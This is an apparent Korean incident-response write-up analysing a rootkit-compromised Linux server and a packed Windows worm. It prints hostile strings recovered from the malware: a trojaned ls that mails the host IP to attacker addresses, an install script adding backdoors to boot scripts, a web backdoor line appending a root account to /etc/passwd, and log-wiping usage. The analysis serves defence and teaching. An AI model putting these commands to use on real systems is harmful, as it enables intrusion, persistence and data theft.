동 상

김대근 (국군기무사령부 정보보호과)

< 요약 보고서 >

문제 1. 침해사고 분석

침입자는 openssh 의 취약점을 이용하여 원격에서 루트권한을 획득하고, 이를 이용하여jacob 이라는 아이디를 생성하였다. 그 후, 몇가지 데몬을 설치하고 몇번의 시스템 재부팅을 시켰으며 최종적으로 루트킷과 백도어, 스니퍼를 설치함.

문제 2. SISworm 분석

웜은 사용자가 인터넷(P2P등)으로 부터 다운받아 실행했을 것으로 판단되며 실행과 동시에 레지스트리를 조작하고 악성 파일을 시스템에 설치하며 바이너리내에 하드코딩된 사이트로 접속을 시도하게 된다. 또한 \\localhost\ips$ 공유를 생성하여 공격자에게 파일 시스템에 접근을 허락하며 ips$를 접속하기 위한 트래픽이 증가하게 된다.

문제 1. 침해사고 분석

==========

1. 침입.

1) 침입 history

/var/log 에 남아있는 로그를 분석하여 다음과 같은 침입사실을 알아낼 수 있었다.

시간	내용
6월7일 17:22:11	jacob 계정이 생성됨.
17:22:56	사용자 jacob이 su 명령으로 root로 switch됨.
17:45	rz 을 이용하여 다음과 같은 패키지 파일을 다운로드함. xinetd-2.3.4-0.8.i386.rpm openssh-clients-1.2.2-1.i386.rpm openssh-server-1.2.2-1.i386.rpm
17:47	시스템 재시작. 다운로드한 패키지를 설치하고 재시작 한 것으로 추측됨.
17:49	xinetd 를 이용하여 telnetd를 실행하려고 하였으나 실패함. (/usr/sbin/in.telnetd 가 없었던 것으로 판단됨.)
17:51	jacob 이 su 명령으로 root가 됨
17:54	rz 을 이용하여 in.telnetd를 수신함. 백도어로 활용 하였을 가능성이 높음.
17:55	xinetd 재시작 다운로드 받은 telnet을 사용가능하게 하기 위한 재시작으로 보임
17:57	rz 을 이용하여 apache-1.3.23-11.i386.rpm을 다운로드
17:58	apache 계정이 생성됨
18:04	apache를 실행함
18:06	jacob 사용자가 euid=0으로 로그인 하고 root로 switch함.
18:23	sz를 사용하요 NC (netcat으로 보임) 를 전송함.
18:59	rz 을 이용하여 proftpd-1.2.8-1.i386.rpm을 다운로드 받아 설치하고자 하였으나 실패함
19:48	시스템 재시작
20:01	syslogd 재시작 약 11분 가량의 로그가 없음 - 침입자가 삭제했을 가능성이 있음.
20:19	jacob 이 root로 su 함
20:20	rz 을 이용하여 openssh-1.2.2-1.i386.rpm을 다운로드함.
20:24	시스템 재시작
6월 8일 00:47	192.168.131.1 에서 jacob이 한 번의 로그인 실패 후 로그인 함.(uid=0) 해당 ip 주소는 침입자 추적의 단서로 활용 가능성이 있음.
18:08	srload 이후 eth0가 promiscuous 모드로 변환됨. 스니퍼가 설치되었을 가능성이 높음.

2) 침입 경로

시스템에 설치되어 있던 각종 패키지들을 조사해 보았다.

```
bash-2.05b# strings /mnt/root/install.log | more
Installing 298 packages
Installing glibc-common-2.2.5-34wow.
Installing hwdata-0.14-1.
Installing indexhtml-7.3-1wow.
...
Installing openssh-3.4p1-1wow.
Installing openssh-clients-3.4p1-1wow.
...
```

조사 결과, openssh버전이 3.4 인 것으로 확인 되었다. openssh 는 현재 3.8 까지 나와 있으며 3.4는 2002년에 나온 버전으로 보안상 취약점이 존재할 가능성이 높다. 침입자는 이 버전의 openssh 에 해당하는 취약점 exploit 을 이용하여 원격에서 root 권한을 획득한 것으로 보인다.

3) 정리

침입자는 openssh 의 취약점을 이용하여 원격에서 루트권한을 획득하고, 이를 이용하여jacob 이라는 아이디를 생성하였다. 그 후, 몇가지 데몬을 설치하고 몇번의 시스템 재부팅을 시켰으며 최종적으로 루트킷과 백도어, 스니퍼를 설치한 것으로 보인다.

2. 변조

침입사실 분석 결과, 시스템에 백도어, 루트킷, 스니퍼가 설치 되었을 가능성이 높으며, 이러한 사실을 바탕으로 시스템에 어떠한 변조가 일어났는지 조사했다.

1) Rootkit

① Ambient's Rootkit

일반적으로 침입자가 침입에 성공하면 자신을 숨기고 재침입을 용이하게 하기 위하여 백도어와 루트킷을 설치한다. 루트킷은 보통 존재를 숨기기 위하여 여러개의 디바이스가 모여있는 /dev 디렉토리에 관련 파일들을 생성하는 경우가 많다. 이점을 생각하여, /dev 디렉토리에서 타입이 파일 인 것들을 찾아보았다.

```
bash-2.05b# find /mnt/dev -type f -print
/mnt/dev/MAKEDEV
/mnt/dev/ptyxx/.file
/mnt/dev/ptyxx/.proc
/mnt/dev/ptyxx/.addr
```

파일의 이름들로 보아, Ambient's Rootkit 이 설치된 것으로 보인다. Ambient's Rootkit 은 top, syslogd, sshd, ps, netstat 등 주요 명령들을 변조하고, 이 /dev 디렉토리에 숨겨진 파일의 내용에 따라 침입자의 흔적을 숨기도록 한다. Ambient's Rootkit 의 주요 변조 내용은 다음과 같다.

변조	내용
top	/dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
syslogd	/dev/ptyxx/.log 파일에 지정된 문자열일 경우 로그를 남기지 않음
sshd	지정된 패스워드를 사용하여 루트로 로그인 가능
ps	/dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
pstree	/dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
netstat	/dev/ptyxx/.addr 에 지정된 특정 IP 주소, UID, 포트번호 숨김
ls	/dev/ptyxx/.file 파일에 지정된 파일 및 디렉토리를 숨김
killall	/dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
login	rkd00r로 로그인할 경우 루트쉘 획득
etc	/dev/ptyxx/.file 파일에 지정된 파일 및 디렉토리를 숨김

② /dev
이 정보를 바탕으로 실제 /dev 의 파일들을 조사해 보았다.

침입자는 netstat 으로 네트워크 상황을 볼때에 192.168.131.136 ip주소 및 2222 포트번호를 공격자는 숨기고자 하였다.

또한, ls 시에 sniffer, bindshell, rootkit, shifflogsk 의 이름을 가지는 파일을 숨기고 있었다. (파일 이름으로 보아, 스니퍼와 특정포트에 쉘을 바인드 시키는 백도어를 사용했을 가능성이 있다.)

ps 시에 cgiback,cgi, bshell, srload 를 숨기고자 했으며, 이 역시 백도어와 스니퍼등을 숨기기 위함으로 생각된다.

③ 변조 파일
침입자가 숨기고자 했던 파일이 어떤것인지 찾아 보았다.

```
bash-2.05b# find / -name sniffer
/mnt/usr/lib/librk/rootkit/sniffer

bash-2.05b# ls -al /mnt/usr/lib/librk/rootkit/
total 1400
drwxr-xr-x    2 root     root         4096 Jun  8 18:11 .
drwxr-xr-x    3 root     root         4096 Jun  8 01:48 ..
-rw-r--r--    1 root     root          302 Jun  8 18:11 .sniffflogsk
-rwxr-xr-x    1 root     root        15380 Jul 31  2002 bindshell
-rwxr-xr-x    1 root     root         8092 Jul 31  2002 cgiback.cgi
-rwxr-xr-x    1 root     root          603 Jul 31  2002 hideit
-rwxr-xr-x    1 root     root          352 Jul 31  2002 install
-rwxr-xr-x    1 root     root         9368 Jul 31  2002 logclean
-rwxr-xr-x    1 root     root       184023 Jul 31  2002 ls
-rwxr-xr-x    1 root     root       258612 Jul 31  2002 netstat
-rwxr-xr-x    1 root     root        47388 Jul 31  2002 ps
-rwxr-xr-x    1 root     root         6872 Jul 31  2002 sniffer
-rwxr-xr-x    1 root     root        11028 Jul 31  2002 targets
-rwxr-xr-x    1 root     root       817052 Jul 31  2002 x3
```

몇가지 파일들이 보이는데, 이 중, ls , ps 이 변조되었는지 확인해 보았다.

```
bash-2.05b# strings /mnt/bin/ls
/lib/ld-linux.so.2
__gmon_start__
...
/usr/lib/.ark?
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e 's/.*://'`" |
/usr/lib/sendmail tuiqoitu039t09q3@bigfoot.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e 's/.*://'`" |
/usr/lib/sendmail bnadfjg9023@hotmail.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e 's/.*://'`" |
/usr/lib/sendmail t391u9t0qit@end-war.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e 's/.*://'`" |
/usr/lib/sendmail mki62969o@yahoo.com
...
U fileutils
vdir
%s (%s) %s
/dev/ptyxx/.file  <= 숨기고자 하는 파일 목록이 있는 화일
capi20.20
.ark?
ptyxx <= 숨기고자 하는 파일 목록이 있는 디렉토리
...
Try `%s --help' for more information.
Usage: %s [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
...
```

프로그램 중간에 위 내용들이 있는 걸로 보아 시스템 정보를 해당 mail로 전송을 하고 있는 것으로 보인다. 또한 /dev/ptyxx 디렉토리의 .file 내용을 참조하는 걸로 보아 위 명령어는 **공격자에 의해 변조된 파일로 결론 내릴수 있다**.

계속 살펴보면 몇 개의 shell 스크립트를 볼 수 있는데, /dev/ 디렉토리 밑에 있는 rootkit 환경관련 내용을 입력하는 프로그램인 것을 알 수 있다.

2) Sniffer

침입자가 숨기고자 했던 /mnt/usr/lib/librk/rootkit/sniffer 의 파일들 중에서, .snifflogsk 는 sniffer로 잡아낸 문자열이 저장되는 파일로 보인다.

```
bash-2.05b# strings .snifflogsk
===============================================================
Time: Tue Jun  8 18:10:06     Size: 153
Path: 192.168.131.1 => 192.168.131.136 [23]
---------------------------------------------------------------
 #'lotus
test123
su -
test123
tar -xvf root
cd root
logcelean
./logclean
ifconfig -a
```

실제 sniffer 프로그램을 strings로 분석해 보면 promiscuous mode로 동작하며 모든 패킷을 잡아내 특정 문자열을 .snifflogsk 파일에 저장하는 것을 유추해 낼 수 있다.

```
bash-2.05b# strings sniffer
/lib/ld-linux.so.2
libc.so.6
strcpy
ioctl
....
PTRh
uyf;{
===============================================================
Time: %s     Size: %d
Path: %s
 => %s [%d]
---------------------------------------------------------------
Exiting...
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
/dev/null
eth0
.snifflogsk
cant open log
```

또한, install 스크립트는 공격자가 가져온 파일들을 실제로 설치하는 작업을 하는데 이때 스니퍼도 srload 라는 이름으로 변경하여 설치한다.

```
bash-2.05b# strings install
#! /bin/sh
chown -R root ./*
cp -f ./ls /bin/ls
...
cp -f ./bindshell /sbin/bshell
cp -f ./sniffer /sbin/srload
cp -f ./cgiback.cgi /var/www/cgi-bin/
echo "/sbin/bshell" >> /etc/rc.d/rc.sysinit
echo "/sbin/srload" >> /etc/rc.d/rc.sysinit
chmod u+s /var/www/cgi-bin/cgiback.cgi
/sbin/bshell
/sbin/srload
```

sniffer 프로그램은 srload라는 이름으로 bindshell 프로그램은 bshell이란 이름으로 변경이 되어있으며 부팅시 자동 실행을 위해 rc.sysinit 에 추가해 놓았다.

```
bash-2.05b# cat /mnt/etc/rc.d/rc.sysinit
touch /.autofsck
sleep 1
...
fi
wait
/sbin/bshell
/sbin/srload
```


3) Backdoor

1) 과 2)에서 언급되었던 bindshell 백도어 외에 웹을 통한 백도어로 보이는 cgiback.cgi 프로그램도 웹서비스 디렉토리에 설치했음을 확인 하였다.

```
bash-2.05b# strings cgiback.cgi
/lib/ld-linux.so.2
libcrypt.so.1
...
<OPTION>create new root account
...
OV: Error in executing ps!
--------------------------------------------------------------------------
OV: Process list (ps -axu)
create+new+root+account
echo 'syscall:%s:0:0::/root:/bin/bash' >> /etc/passwd
New Root Account failed!
New root account created as user:  syscall : with your rootkit password !!
execute+command%3A
OV: A command must be specified!
```

cgiback.cgi 실행 파일 strings을 본 결과 다양한 기능을 하는 백도어 인 것으로 확인이 되었다. (cgiback.cgi 는 실제로 인터넷에서 쉽게 구할 수 있는 백도어이다.)

아래 화면은 cgiback.cgi 프로그램을 실행하였을 시의 모습이며 공격자는 Command 명령어로 다양한 명령을 내릴 수 있다.



더 자세한 cgiback.cgi 의 기능 및 특성에 대한 내용은 다음에 링크된 문서를 참조하기 바란다.
http://www.giac.org/practical/Jeff_Holland_GCIH.doc

아파치의 error.log를 보면,

```
bash-2.05b# cat /mnt/etc/httpd/logs/error_log
[Mon Jun  7 18:04:44 2004] [notice] Apache/1.3.23 (Unix)  (Red-Hat/Linux) configured -- resuming normal operations
[Mon Jun  7 18:04:44 2004] [notice] suEXEC mechanism enabled (wrapper: /usr/sbin/suexec)
...
[Tue Jun  8 00:49:40 2004] [notice] suEXEC mechanism enabled (wrapper: /usr/sbin/suexec)
[Tue Jun  8 00:49:40 2004] [notice] Accept mutex: sysvsem (Default: sysvsem)
```

suEXEC 는 suid 가 걸린 파일을 실행할 때 enable 된다. 즉, cgiback.cgi 에 suid를 걸어두고 실행하였음을 알 수 있다.

이밖에, log를 지우는 logclean 도 발견되었다.

```
bash-2.05b# strings logclean
/lib/ld-linux.so.2
...
/var/log/httpd/error_log
/var/log/httpd/access_log
...
settimeofday
utimes
File %s fixed
Track Vanisher by Mos Tarac
Usage: %s <user> <host> <IP> Example: ./izbtrag syscall mypc.myhost.nu 66.66.66.66
...
Lastlog permission denied.Getting outta here.
...
Couldn't create backup file! You have to have write permission to the folder!! %s
-= EXCELLENT =- Your tracks have been removed!!!
bash-2.05b#
```

이 logclean은 특정 사용자, ip등을 지정해주면 해당 사용자의 로그를 일괄적으로 지워주는 프로그램이다.

4) 정리

침이자는 Ambient's Rootkit을 설치하여 ls, ps, netstat 등의 중요 시스템 파일을 변조하였으며, 이를 이용하여 자신의 파일을 숨기려고 하였다.

숨기려고 한 파일에는 스니퍼와 특정 포트에 쉘을 바인드하는 백도어, 웹을 통한 백도어 등이 있었으며, 침입흔적을 없애기 위하여 로그를 지우는 프로그램도 사용하였다.

3. 추가적인 위험

해당 시스템의 커널 버전을 확인해 보면,

```
bash-2.05b# cat dmesg
Linux version 2.4.18-4 (root@localhost.localdomain) (gcc version 2.95.4 20010319 (prerelease)) #1 SMP Thu Aug
22 18:36:08 KST 2002
```

커널 버전이 2.4.18-4 인 것으로 나타났다.

이 버전의 커널은 ptrace_kmod 등의 치명적인 취약점이 존재하며, 이미 이를 이용하여 손쉽게 root권한을 획득할 수 있는 exploit 코드들이 인터넷에 공개되어 있다.

4. 사후처리

침입당한 시스템을 원상복구 하는일은 대단히 어려우며 위험한 작업이다. 해당 시스템의 경우 침입자가 시스템을 완전히 장악한 상태였으며, 이로 말미암아 침입자가 시스템의 어느 부분을 어떻게 변조하고 어떤 장치를 해 놓았는지 100% 분석해 내기는 힘든 일이다.
이번 분석에서 미처 발견해 내지 못한 또다른 백도어와 변조파일이 존재할 가능성은 충분히 있으며, 이러한 상황에서 분석된 백도어 및 파일들 만을 복구한 채 시스템을 재사용 하는 것은 위험한 일이다.

시스템을 최신버전으로 재설치 하고, tripwire 와 같은 무결성 모니터링 도구를 사용할 것을 권장한다.

문제 2. worm 분석

==========

1. 감염증상

- 시스템 폴더에 winlogonm.dll, winsystemm.exe 라는 파일을 생성한다.
- 다음과 같은 레지스트리 키를 추가한다.

```
HKEY_LOCAL_MACHINE₩Softwyre₩Microsoft₩Windows₩CurrentVersion₩Explorer₩ComDlg32₩Version
HKEY_LOCAL_MACHINE₩Softwyre₩Microsoft₩Windows₩CurrentVersion₩Run₩winsystemm.exe,
HKEY_CURRENT_USER₩Software₩Kazaa₩Transfer₩DlDir0
```


- 하드코딩된 특정한 사이트로 접속한다.
- IPC$를 이용한다.
- GetProcAddress와 LoadLibrary 함수 이용하여 wininet.dll 등을 찾는다.

2. 바이너리 분석

파일이 실행되지 않았기 때문에 네트워크 트래픽 증가등의 증상을 발견할 수 없었으며 특정 호스트에 대한 접속여부 또한 확인할 길이 없었다. 결국 실행파일의 어셈블리 많으로 감염시 증상을 추측해야 했으며, 다음과 같은 중요한 몇가지 부분을 역어셈블 하는 형식으로 웜의 구조와 영향을 파악하였다.

1). 파일형식

SISWorm.exe를 PEiD 로 검사결과 다음과 같이 upx 로 실행압축됨.



디스어셈 분석을 위하여 upx124w.exe 로 다음과 같이 압축을 해제하면 파일크기가 16k에서 20k 정도로 늘어남.

```
C:₩Documents and Settings₩문인택₩바탕 화면₩SISWorm-binary20040610₩upx124w>upx.exe -d
SISWorm.exe
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24w           Markus F.X.J. Oberhumer & Laszlo Molnar           Nov 7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     20992 <-     16384   78.04%    win32/pe     SISWorm.exe
```

```
Unpacked 1 file.
```

2). 분석에 필요한 주요 문자열 정보들

상세한 분석에 앞서서 기본적인 정보인 바이너리 내에 포함된 스트링들을 추출해 보면 아래 표와 같은 문자들을 검출할 수 있다. 분석을 하다보면 표의 문자들이 rot12 와 rot13 형식으로 인코딩 된 것을 알 수 있다.

```
WW192.168.1.120W IPC$
Windows2000
Wlsarpc
lsass.exe
.text:004A10F4                dd offset aVpd2004Svany ; "vpd2004-svany"
.text:004A10F8                dd offset aNpgvingvba_pen ; "npgvingvba_penpx"
.text:004A10FC                dd offset aFgevcTvey2_0oq ; "fgevc-tvey-2.0oqpbz_cngpurf"
.text:004A1100                dd offset aEbbgxvgkc    ; "ebbgxvgKC"
.text:004A1104                dd offset aBssvpr_penpx ; "bssvpr_penpx"
.text:004A1108                dd offset aAhxr2004     ; "ahxr2004"
.text:004A110C                dd offset aAvp          ; "avp"
.text:004A1110                dd offset aSyma         ; "syma"
.text:004A1114                dd offset alcrosof      ; "icrosof"

레지스트리 조작관련 스트링
GcrhkmfqWAuofcgcrhWKubpckgW0iffqbhJqfgucbWQldxcfqfW0caPxs32WJqfgucb
GcrhkmfqWAuofcgcrhWKubpckgW0iffqbhJqfgucbWFib
GcrhkmfqWWmzmmWHfmbgrqf

특정사이트 접속관련 스트링
SQH / THHD/1.1
Tcgh: ocbgixh.gwubrcgqo.oc.wf
```


위의 인코딩된 형식의 스트링들을 간단한 디코딩 함수를 제작하여 디코딩 하면 다음 표와 같다.

```
Encoding String : vpd2004-svany
Decoding String : icq2004-final

Encoding String : npgvingvba_penpx
Decoding String : activation_crack

Encoding String : fgevc-tvey-2.0oqpbz_cngpurf
Decoding String : strip-girl-2.0bdcom_patches

Encoding String : ebbgxvgKC
Decoding String : rootkitXP

Encoding String : bssvpr_penpx
Decoding String : office_crack
```

```
Encoding String : ahxr2004
Decoding String : nuke2004

Encoding String : avp
Decoding String : nic

레지스트리 조작관련 디코딩
SoftwyreWMicrosoftWWindowsWCurrentVersionWExplorerWComDlg32WVersion
SoftwyreWMicrosoftWWindowsWCurrentVersionWRun
SoftwyreWKynyyWTrynsfer

특정사이트 접속관련 디코딩
HOST consult.skinfosec.co.kr
GET / HTTP/1.1
```

3. 바이너리 상세분석

1) SISWorm.exe 가 실행되면 main() 함수에서 SiSWorm.004A48F4() 함수를 로딩하게 되며 이 함수에서는 뮤텍스(SwebSipcSmtxS0) 생성, 레지스터 조작등의 함수를 호출하여 시스템을 조작하게 된다.



2) SiSWorm.004A43D6() 에서는 레지스터 키를 생성한다.


- Softwyre\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version

개략적인 역어셈블을 해보면 다음과 같다

```
subkey = "GcrhkmfqWAuofcgcrhWKubpckgW0iffqbhJqfgucbWQldxcfqfW0caPxs32WJqfgucb"
RegOpenKeyExA(HKEY_LOCAL_MACHINE , Subkey, Reserved, KEY_READ, pHandle);
RegCreatgeKeyExA(HKEY_LOCAL_MACHINE , Subkey, Reserved, Class, options, KEY_WRITE, pSecurity, pHandle,
pDisposition);
RegCloseKey(HKEY_LOCAL_MACHINE);
```

3) SiSWorm.004A4292() 함수는 시스템 폴더에 winlogonm.dll 파일을 생성하게 되며. dll 파일의 내용은 .text 영역에 존재하는 내용을 notepad.exe를 이용하여 기록하게 되며, 다음과 같은 API를 이용한다.

